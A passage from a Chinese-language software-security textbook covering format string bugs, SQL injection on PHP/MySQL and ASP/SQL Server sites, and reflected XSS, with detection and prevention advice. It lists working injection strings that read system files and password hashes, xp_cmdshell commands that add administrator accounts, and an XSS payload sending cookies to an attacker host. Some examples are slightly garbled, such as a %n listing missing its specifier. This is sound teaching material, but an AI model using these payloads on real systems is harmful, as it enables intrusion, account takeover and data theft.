


图 10.7.1 新添加的 POC 模块

其中的 failwest_POC 就是本节扩充过附属信息的模块，第二个没有描述信息的是上节完成的模块。选用之，如图 10.7.2 所示。




图 10.7.2 在 Web 中显示 exploit 模块的信息

可以看到我们在模块中填写的信息都已经显示在界面上。这些信息通过命令“info”也可以在命令行环境下显示出来。

这样，一个包含了各种附属信息的标准 POC 就完成了。即使对完全不了解我们程序中漏洞的人，通过这个模块也能迅速掌握所有技术细节。

第 11 章 其他漏洞利用技术

11.1 格式化串漏洞

11.1.1 printf 中的缺陷

格式化串漏洞产生于数据输出函数中对输出格式解析的缺陷。以最熟悉的 printf 函数为例，其参数应该含有两部分：格式控制符、待输出的数据列表。

```
#include "stdio.h"
main()
{
    int a=44,b=77;
    printf("a=%d,b=%d\n",a,b);
    printf("a=%d,b=%d\n");
}
```

对于上述代码，第一个 printf 调用是正确的，第二个调用中则缺少了输出数据的变量列表。那么第二个调用将引起编译错误还是照常输出数据？如果输出数据又将是什么类型的数据呢？

按照实验环境将上述代码编译运行，实验环境如表 11-1-1 所示。

表 11-1-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本	release 版本	debug 版本的实验过程将和本实验指导有所差异

说明：推荐使用 VC 加载程序，在程序关闭前能自动暂停程序以观察输出结果。

其运行结果如图 11.1.1 所示。




图 11.1.1 printf 函数的缺陷

第二次调用没有引起编译错误, 程序正常执行, 只是输出的数据有点出乎预料。使用 OllyDbg 调试一下, 得到“a=4218928,b=44”的原因就真相大白了。

第一次调用 printf 的时候, 参数按照从右向左的顺序入栈, 栈中状态如图 11.1.2 所示。

当第二次调用发生时, 由于参数中少了输入数据列表部分, 故只压入格式控制符参数, 这时栈中状态如图 11.1.3 所示。




图 11.1.2 printf 函数调用时的内存布局




图 11.1.3 格式化串漏洞原理

虽然函数调用时没有给出“输出数据列表”, 但系统仍然按照“格式控制符”所指明的方式输出了栈中紧随其后的两个 DWORD。现在应该明白输出“a=4218928,b=44”的原因了: 4218928 的十六进制形式为 0x00406030, 是指向格式控制符“a=%d,b=%d\n”的指针; 44 是残留下来的变量 a 的值。

如果我们把第二个调用写成

```
printf("a=%d,b=%d,c=%d\n");
```

聪明的读者朋友, 您能预测出第三个变量输出的值吗?

11.1.2 用 printf 读取内存数据

到此为止，这个问题还只是一个 bug，算不上漏洞。但如果 printf 函数参数中的“格式控制符”可以被外界输入影响，那就是所谓的格式化串漏洞了。对于如下代码：

```
#include "stdio.h"
int main(int argc, char ** argv)
{
    printf(argv[1]);
}
```

按照实验环境编译，实验环境如表 11-1-2 所示。

表 11-1-2 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本	release 版本	debug 版本的实验过程将和本实验指导有所差异

说明：请使用命令行方式加载，并传入适当的参数配合实验。

当我们向程序传入普通字符串（如“failwest”）时，将得到简单的反馈。但如果传入的字符串中带有格式控制符时，printf 就会打印出栈中“莫须有”的数据。

例如，输入“%p,%p,%p……”，实际上可以读出栈中的数据，如图 11.1.4 所示。



图 11.1.4 利用格式化串漏洞读内存



11.1.3 用 printf 向内存写数据

只是允许读数据还不算很糟糕, 但是如果配合上修改内存数据, 就有可能引起进程劫持和 shellcode 植入了。

在格式化控制符中, 有一种鲜为人知的控制符 `%n`。这个控制符用于把当前输出的所有数据的长度写回一个变量中去, 下面这段代码展示了这种用法。

```
#include "stdio.h"

int main(int argc, char ** argv)
{
    int len_print=0;
    printf("before write: length=%d\n", len_print);
    printf("failwest:%d\n\n", len_print, &len_print);
    printf("after write: length=%d\n", len_print);
}
```

第二次 `printf` 调用中使用了 `%n` 控制符, 它会将这次调用最终输出的字符串长度写入变量 `len_print` 中。“failwest:0” 长度为 10, 所以这次调用后 `len_print` 将被修改为 10。

按照实验环境编译代码, 实验环境如表 11-1-3 所示。

表 11-1-3 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本	release 版本	debug 版本的实验过程将和本实验指导有所差异

说明: 推荐使用 VC 加载程序, 在程序关闭前能自动暂停程序以观察输出结果。

运行结果如图 11.1.5 所示。




图 11.1.5 利用格式化串漏洞写内存

11.1.4 格式化串漏洞的检测与防范

当输入输出函数的格式化控制符能够被外界影响时, 攻击者可以综合利用前面介绍的读内存和写内存的方法修改函数返回地址, 劫持进程, 从而使 shellcode 得到执行。

比起大量使用命令和脚本的 UNIX 系统, Windows 操作系统中命令解析和文本解析的操作并不是很多, 再加上这种类型的漏洞发生的条件比较苛刻, 使得格式化串漏洞的实际案例非常罕见。

堆栈溢出漏洞往往被复杂的程序逻辑所掩盖, 给漏洞检测造成一定困难。相对而言, 格式化串漏洞的起因非常简单, 只要检测相关函数的参数配置是否恰当就行。通常能够引起这种漏洞的函数包括:

```
int printf( const char* format [, argument]... );
int wprintf( const wchar_t* format [, argument]... );
int fprintf( FILE* stream, const char* format [, argument]... );
int fwprintf( FILE* stream, const wchar_t* format [, argument]... );
int sprintf( char *buffer, const char *format [, argument] ... );
int swprintf( wchar_t *buffer, const wchar_t *format
[, argument] ... );
int vprintf( const char *format, va_list argptr );
int vwprintf( const wchar_t *format, va_list argptr );
int vfprintf( FILE *stream, const char *format, va_list argptr );
int vfwprintf( FILE *stream, const wchar_t *format, va_list argptr );
int vsprintf( char *buffer, const char *format, va_list argptr );
int vswprintf( wchar_t *buffer, const wchar_t *format, va_list argptr );
```

所以, 通过简单的静态代码扫描, 一般可以比较容易地发现这类漏洞。此外, VS2005 中在编译级别对参数做了更好的检查, 而且默认情况下关闭了对 “%n” 控制符的使用。

11.2 SQL 注入攻击

11.2.1 SQL 注入原理

SQL 命令注入的漏洞是 Web 系统特有的一类漏洞, 它源于 PHP、ASP 等脚本语言对用户输入数据解析的缺陷。

以 PHP 语言为例, 如果用户的输入能够影响到脚本中 SQL 命令串的生成, 那么很可能在添加了单引号、#号等转义命令字符后, 能够改变数据库最终执行的 SQL 命令。

```
mysql_db_query('db',"select * from name where user='$u' and psw='$p'");
```

\$u => admin'# \$p => 123

```
mysql_db_query('db',"select * from name where user='admin'# and psw='123'")
```

“#”后的命令将被当作注释

最终执行的SQL命令: select * from table_name where user='admin'

图 11.2.1 SQL 注入原理

如图 11.2.1 所示, 如果程序员在编程时没有对用户输入的变量 \$u 和 \$p 进行合理的限制, 那么当攻击者把用户名输入为 admin'# 的时候, 输入字符串中的单引号将和脚本中的变量的单引号形成配对, 而输入字符串中的 “#” 号对于 mysql 的语言解释器来说是行注释符, 因此后边的语句将被当作注释处理。在上述例子中, 通过这样的输入, 攻击者可以轻易绕过身份验证机制, 没有正确的密码也能看到管理员的信息。

SQL 注入攻击的精髓在于构造巧妙的注入命令串, 从服务器不同的反馈结果中, 逐步分析出数据库中各个表项之间的关系, 直到彻底攻破数据库。遇到功能强大的数据库 (如 MS SQL Server) 时, 如果数据库权限配置不合理, 利用存储过程有时甚至可以做到远程控制服务器。

不像缓冲区溢出攻击那样需要掌握大量系统底层的知识, SQL 注入攻击的技术门槛相对较低, 只要懂得基本的 Web 技术和数据库知识, 就能够实施攻击。另外, 一些自动化的攻击工具 (如 NBSI2 等) 也使得这类攻击变得更加容易。目前, 这类攻击技术已经发展成为一套比较完善的体系, 并成为 “黑” 网站的主流技术。

ASP+SQL Server 与 PHP+MySQL 是最容易遭到注入攻击的网站类型。本节将在假定您熟悉这些脚本语言和数据库技术的前提下, 简要总结这两种网站类型中常用的漏洞攻击与防范技术。



脚本类攻击非常零活，取决于 Web Server 配置参数、数据库类型、数据库权限配置、脚本逻辑等诸多因素，且自成体系。鉴于脚本类漏洞利用与软件的内存漏洞利用技术相差甚远，如有机会我将单独著书，系统地介绍这类技术。

11.2.2 攻击 PHP+MySQL 网站

首先要介绍几个 PHP 配置文件 php.ini 中与注入攻击相关的重要选项，如表 11-2-1 所示。

表 11-2-1

选 项	安 全 配 置	说 明
safe_mode	on	安全模式
display_errors	off	是否向客户端返回错误信息。错误信息能够帮助攻击者摸清数据库的表结构和变量类型等重要信息
magic_quotes_gpc	on	自动将提交变量中的单引号、双引号、反斜线等特殊符号替换为转义字符的形式。例如，' 将被转换为 \'

我只能说正确地配置这些选项能够增加攻击的难度，但这些配置并不是解决问题的根本办法。例如，在 display_errors 关闭的情况下，攻击者可以利用盲注的方法通过服务器的不同反馈进行分析，获得表结构和列名等信息；在 magic_quotes_gpc 打开的情况下，攻击者仍然可以通过 MySQL 提供的 char() 和 ascii() 等函数引用敏感字符。

由于 MySQL 数据库 3.x 版本不支持 UNION 查询，而 4.x 与 5.x 版本支持 UNION 查询，故注入方式不尽相同。

MySQL 4.x 及其以上版本中支持 UNION 查询。利用联合查询往往可以直接把得到的数据返回到某个变量中，从而在网页中显示出来。

首先通过

```
failwest' union select 1#
failwest' union select 1,2#
failwest' union select 1,2,3#
failwest' union select 1,2,3,4,...#
```

的方式试探脚本中有共有几个变量接收数据。当返回的页面不再出错时，证明变量的数目恰好，观察页面中显示出来的数字，可以确定出能够用于显示结果的变量位置。

例如，对于一个存在漏洞的网站，用

```
failwest' union select 1,2,3,4,5,6,7,8,9#
```


尝试后, 得到了正常的返回, 而且在页面表格的列中出现了“2”、“3”、“8”三个数字, 那么我们就可以把数据库查询的结果返回给这“8”个位置。

```
failwest' union select 1,2,3,4,5,6,7,user,9 from mysql.user
```

攻击成功时能够得到如图 11.2.2 所示的页面。

序号	歌曲名称	在线收听	专辑	人气
1	2		3	huanggao
2	2		3	efinal
3	2		3	dxkx
4	2		3	eeyes
5	2		3	eiv2@mysql
6	2		3	etmail
7	2		3	gonghui
8	2		3	horde
9	2		3	maildrop
10	2		3	myicq
11	2		3	proftpd
12	2		3	root

图 11.2.2 注入的 SQL 语句被执行

利用这样的方法, 构造恰当的 SQL 语句, 实际上可以检索数据库中的任意数据。

除了检索数据之外, 这里再给出一些攻击者常用的注入命令串, 如表 11-2-2 所示。这些攻击串可以跟在 URL 的后边, 其中的“failwest”代表提交的变量值。

表 11-2-2 SQL 注入攻击测试用例及其说明

SQL 注入攻击测试用例	说 明
failwest failwest' and 1=1# failwest' and 1=2#	判断注入点。第一次是正常请求, 如果存在注入漏洞, 那么第二次请求得到结果应该与第一次一样, 并且第三次请求得到的结果应该与前两次不同
failwest' or 1=1#	返回所有数据, 常用于有搜索功能的页面
failwest' union select version()#	返回数据库版本信息
failwest' union select database()#	返回当前的库名
failwest' union select user()#	返回数据库的用户名信息
failwest' union select session_user()#	
failwest' union select system_user()#	
failwest' union select load_file('/etc/passwd')#	读取系统文件
failwest' select user,password from mysql.user#	返回数据库用户的密码信息, 密码一般以 MD5 的方式存放

对于 MySQL 3.x 版本, 不支持联合查询语言, 无法插入整句的检索语言, 因此通常采用盲注入的方式进行攻击, 通过服务器对请求的反馈不同, 一个字节一个字节地获得数据。

盲注入需要用到几个 MySQL 的函数:

```
mid( string , offset , len )
```

这个 API 用于取出字符串中的一部分。第一个参数是所要操作的字符串, 第二个参数指明要截取字符串的偏移位置, 第三个参数代表字符串的长度。

当攻击者想获得 etc/hosts 文件的内容时, 将先从这个文件的第一个字节开始尝试注入:

```
failwest' and ascii(mid((load_file('/etc/hosts'),1,1))=1#  
failwest' and ascii(mid((load_file('/etc/hosts'),1,1))=2#  
failwest' and ascii(mid((load_file('/etc/hosts'),1,1))=3#  
.....
```

当尝试的 ASCII 码与/etc/hosts 文件的第一个字符的 ASCII 一样的时候, 服务器将返回正常的页面, 其余的尝试都将获得错误的页面。通过反馈的不同, 最多进行 255 次尝试就能得到/etc/hosts 文件的第一个字节的值。

在获得了第一个字节之后, 可以通过

```
failwest' and ascii(mid((load_file('/etc/hosts'),2,1))=1#  
failwest' and ascii(mid((load_file('/etc/hosts'),2,1))=2#  
failwest' and ascii(mid((load_file('/etc/hosts'),2,1))=3#  
.....
```

获得第二个字节、第三个字节……的内容。

事实上, 这件工作往往会通过编程来实现, 而且只有不懂计算机科学的外行才会从 1~255 逐个尝试, 因为任何一个懂得算法基础的程序员都会明白这里应该使用折半查找法。

最后, 当 php.ini 中的 magic_quotes_gpc 配置选项被打开时, 我们不能在攻击串中使用单引号, 对字符变量的攻击将不再可行, 但如果是数字型变量, 则仍然能够实现注入攻击。

对应于上例, load_file('/etc/hosts')调用中的单引号和斜杠可以用 MySQL 提供的另一个函数 char()进行转换, 如表 11-2-3 所示。



表 11-2-3 char 与 ASCII 的对应

char	f	a	i	l	w	e	s	t	'
ASCII	47	101	116	99	47	104	111	115	116

```
failwest' and ascii(mid((load_file('etc/host'),1,1))=1#
```

可以转换为

```
failwest' and ascii(mid((load_file(char(47,101,116,99,47,104,111,115,116,115),1,1))=1#
```

11.2.3 攻击 ASP+SQL Server 网站

与 MySQL 数据库相比, 微软的 SQL Server 不但支持 UNION 查询, 而且可以直接使用多语句查询, 只要用分号分隔开不同的 SQL 语句就行。由于功能更加强大, 因此一旦被攻击者控制, 后果往往也更加严重。

对于 ASP+SQL Server 类型的网站, 虽然有个别函数和表名与 PHP+SQL 不同, 但大体思路还是一样的, 如表 11-2-4 所示。

表 11-2-4 SQL 注入攻击测试用例及其说明

SQL 注入攻击测试用例	说 明
failwest-- failwest' and 1=1-- failwest' and 1=2--	判断是否存在注入漏洞。SQL Server 中的行注释符号为 "--"
URL; and user>0--	user 是 SQL Server 的一个内置变量, 它的值是当前连接的用户名, 数据类型为 nvarchar。用 nvarchar 类型与 int 类型比较会引起错误, 而 SQL Server 在返回的错误信息中往往会暴露出 user 的值: 将 nvarchar 值 "XXX" 转换数据类型为 int 的列时发生语法错误
URL;and db_name()>0--	获得数据库名
URL;and (select count(*) from sysobjects)>0--	msysobjects 是 Access 数据库的系统表, sysobjects 是 SQL Server 的系统表。通过这两次攻击尝试, 可以从服务器的反馈中辨别出服务器使用的数据库类型
URL;and (select count(*) from msysobjects)>0--	

续 表

SQL 注入攻击测试用例	说 明
failwest' and (select count(*) from sysobjects where Xtype='u' and status>0)=表的数目--	测试数据库中有多少用户自己建立的表。sysobjects 中存放着数据库内所有表的表名、列名等信息。xtype='U' and status>0 表示只检索用户建立的表名
failwest' and (select Top 1 name from sysobjects where Xtype='U' and status>0)>0--	获得第一个表的表名
failwest' and (selec top 1 name from sysobjects where Xtype='U' and status>0 and name!='第一个表名')>0--	通过类似的方法可以获得其他表名
failwest' and (Select Top 1 col_name(object_id('表名'),1) from sysobjects)>0--	通过 sysobjects 获得列名
failwest' and (select top 1 len(列名) from 表名)>0--	获得列名的长度
failwest' and (select top 1 asc(mid(列名,1,1)) from 表名)>0--	逐字读出列名的每一个字符, 通常用于没有报错返回的盲注
URL;exec master..xp_cmdshell "net user 用户名 密码 /add"--	利用存储过程 xp_cmdshell 在服务器主机上添加用户
URL;exec master..xp_cmdshell "net localgroup administrators 用户名 /add"--	将添加的用户加入管理员组
URL;backup database 数据库名 to disk='路径';--	利用存储过程将数据库备份到可以通过 HTTP 访问到的目录下, 或者也可通过网络进行远程备份

介绍到这里, 相信您应该领会到 SQL 注入漏洞的严重性了。

11.2.4 注入攻击的检测与防范

网站系统的可输入接口比软件系统要多得多, 脚本语言在提供了高度灵活性的同时也带来的语义限制不够严格的缺点, 使得 Web 系统的安全性变得非常严峻。

针对 SQL 注入漏洞的防范, 第一件需要做的事情是对程序员进行安全培训。所有开发 Web 应用的程序员都应该明白要对用户输入的数据进行限制, 过滤掉可能引起攻击的敏感字符。这里需要多说一点的是, 千万不要忘了数据库对大小写不敏感, 所以请使用正则表达式, 同时过滤掉 select、SELECT、sEleCt、seLecT 等所有形式的保留字。

此外, 有一些自动化扫描工具也可以帮助检测网站中的 SQL 注入漏洞, NGS 公司的产



品 NGSSQuirreL 就是这样一款工具。

也许是因为黑盒测试没有理论深度, 学术界似乎总是对黑盒测试不感兴趣。在 SCI 或者 EI 检索器上您能够搜索到大量发表于 IEEE 或 ACM 期刊上的关于防治和检测 SQL 注入漏洞的学术论文, 他们的观点基本上可以分为两类。

第一类主张在 Web 服务器运行时进行实时的入侵检测, 处理问题的位置位于脚本程序与数据库之间。用到的方法包括对 SQL 语句进行词法分析和语法分析来识别谓词结构; 用状态机来描述 SQL 谓词逻辑等。这类方法能够在运行时有效地检测出攻击事件, 但是会对 Web 服务器带来额外的运行负担。

第二类主张借鉴软件工程中代码分析的相关技术, 如使用数据流分析 (Data Flow Analysis)、类型验证系统 (Type System)、模型检测系统 (Model Checking) 等查找程序高级逻辑错误的方法来对脚本代码进行漏洞挖掘。

虽然学术界提出的方法和观点很多, 但大多处于理论探索阶段, 某某网站被黑的报道仍然屡见不鲜。我个人认为, 最有效、最直接的防范办法还是对程序员进行安全培训。

11.3 XSS 攻击

11.3.1 脚本能够“跨站”的原因

XSS 是跨站脚本 (Cross Site Script) 的意思, 由于网站技术中的 Cascading Style Sheets 被缩写为 CSS, 为了不至于产生概念混淆, 故一般用 XSS 来简称跨站脚本。

从数量上讲, XSS 是目前所有漏洞中所占比例最大的一类, 编程时稍不留意就会产生这种漏洞, 而且防不胜防。

在很多 Web 应用中, 服务器都将客户端输入或请求的数据“经过简单的加工”后, 再以页面文本的形式返回给客户端, 例如, 搜索引擎将用户输入的搜索串返回在页面中; 运行出错时将用户输入的信息返回在错误提示页面中; 论坛中显示用户提交的帖子等。

在这些 Web 应用中, 如果对用户输入“加工”过于简单, 就会产生 XSS 漏洞。例如, 下面这种代码对用户输入的数据没有经过任何“加工”, 就直接返回给了客户端。

```
<?php
echo $input
?>
```

当用户进行正常的请求:

```
http://testapp.com/test.php?input=this is a test
```

服务器将简单地把“this is a test”返回给客户端的浏览器, 浏览器解析后会将这段文本显示在页面中。

但是, 当遇到类似下面这样的请求时:

```
http://testapp.com/test.php?input=<script>alert('xss');</script>
```

“<script>alert('xss');</script>”对于 Web 服务器来说, 和上一次请求中的输入“this is a test”没有任何质的区别, 都是文本字符串, 因此也将直接返回给客户端的浏览器。

客户端的浏览器在解析这次反馈的页面时, 发现页面中的是脚本命令, 而不是数据, 因此会把“<script>alert('xss');</script>”当作脚本命令进行解析, 进而执行, 弹出一个警告消息框, 如图 11.3.1 所示。




图 11.3.1 跨站脚本的测试用例

类似的, 在搜索引擎、错误提示页面、论坛空间等 Web 应用中, 如果对用户输入的数据没有经过很好的过滤, 攻击者很可能利用这些“可信”的网站使用户的浏览器执行一些恶意的脚本。

XSS 漏洞产生于 Web 服务器把用户输入数据直接返回给客户端。与 SQL 注入攻击不同, 这种攻击一般不能对 Web 服务器造成恶劣的影响, 而只是利用 Web 服务器作为桥梁去攻击普通用户。跨站脚本中的“站”就是指被利用的 Web 服务器。

题外话: 以上提法实际不够严密。随着 XSS 蠕虫的出现, XSS 对服务器的攻击也逐渐得到重视。

比起执行 shellcode 获得远程控制的缓冲区溢出漏洞或者渗透数据库控制网站的 SQL 注入漏洞来说, 很多攻击者和安全专家都对 XSS 漏洞不以为然, 因为几句脚本命令的攻击效果

非常有限, 可能只能做到类似窃取 cookie 之类的事。

针对这个误区, 我需要再指明两点: 首先, XSS 攻击的目标是客户端的浏览器, 因此受影响的范围要远远大于攻击服务器的 SQL 注入攻击; 其次, 独立的 XSS 漏洞攻击并不是非常严重, 但是配合上其他攻击技术往往能产生非常严重的后果。因此, 本节特意设计了几个典型的 XSS 利用场景, 让您更深刻地理解这种漏洞的危害。

11.3.2 XSS Reflection 攻击场景

我实在不想把 XSS Reflection 生硬地翻译成“跨站脚本反射”, 因为我觉得这样使用汉语会引起读者的误解和反感, 所以这里将采用 XSS Reflection 这一大多数文献中都使用的提法。

在 XSS Reflection 的应用场景中, XSS 一般不能存放于 Web 服务器上, 攻击者需要引诱目标点击一个含有脚本命令的 URL 链接。当用户向有漏洞的网站请求这个 URL 的时候, Web Server 把这个请求中含有的恶意脚本“反射”给用户浏览器, 使 XSS 得到执行。

这里给出一个利用 XSS Reflection 进行 Session Hi-Jack 攻击的场景, 如图 11.3.2 所示。




图 11.3.2 XSS Reflection 攻击场景

(1) 用户正常登录一个网站, 为了标识用户的登录, 一个 cookie 被设置:

```
Set-Cookie: sessID=47e9.....
```

(2) 攻击者发给用户一个载有 XSS 的 URL 请求, 如用 E-mail、IM 消息等, 并骗取用户点击。

```
http://testapp.com/test.php?input=<script>var+i=new+Image;+i.src="http://www.attacker.com/"%2bdocument.cookie; </ script>
```

(3) 用户点击载有 XSS 的链接, 向 Web Server 发送 URL 请求。

(4) 存在漏洞的 Web Server 简单地把 XSS 当作网页文本返回给客户端。

(5) 用户收到网站的反馈, 但是发现网页中的不是文本, 而是脚本命令, 于是执行这些脚本命令。

(6) 用户的浏览器执行的 XSS 是

```
var i=new Image; i.src="http://www.attacker.com/" +document.cookie;
```

这些脚本使浏览器携带着当前会话的 Session ID 向 www.attacker.com 发送请求, 攻击者这时正在 www.attacker.com 等着这次请求:

```
GET /sessId=47e9..... HTTP/1.1
Host: www.attacker.com
```

(7) 攻击者利用得到的 Session ID, 伪装成用户登录网站, 完成 Session Hi-Jack 攻击。

对于这个攻击场景, 您可能还有一些疑惑的地方, 例如, 为什么要用 XSS 这么大费周折地窃取用户的 cookie, 直接发一个本身就有恶意脚本的网站链接 (如 www.attacker.com) 给用户不是更简单吗? 原因有二:

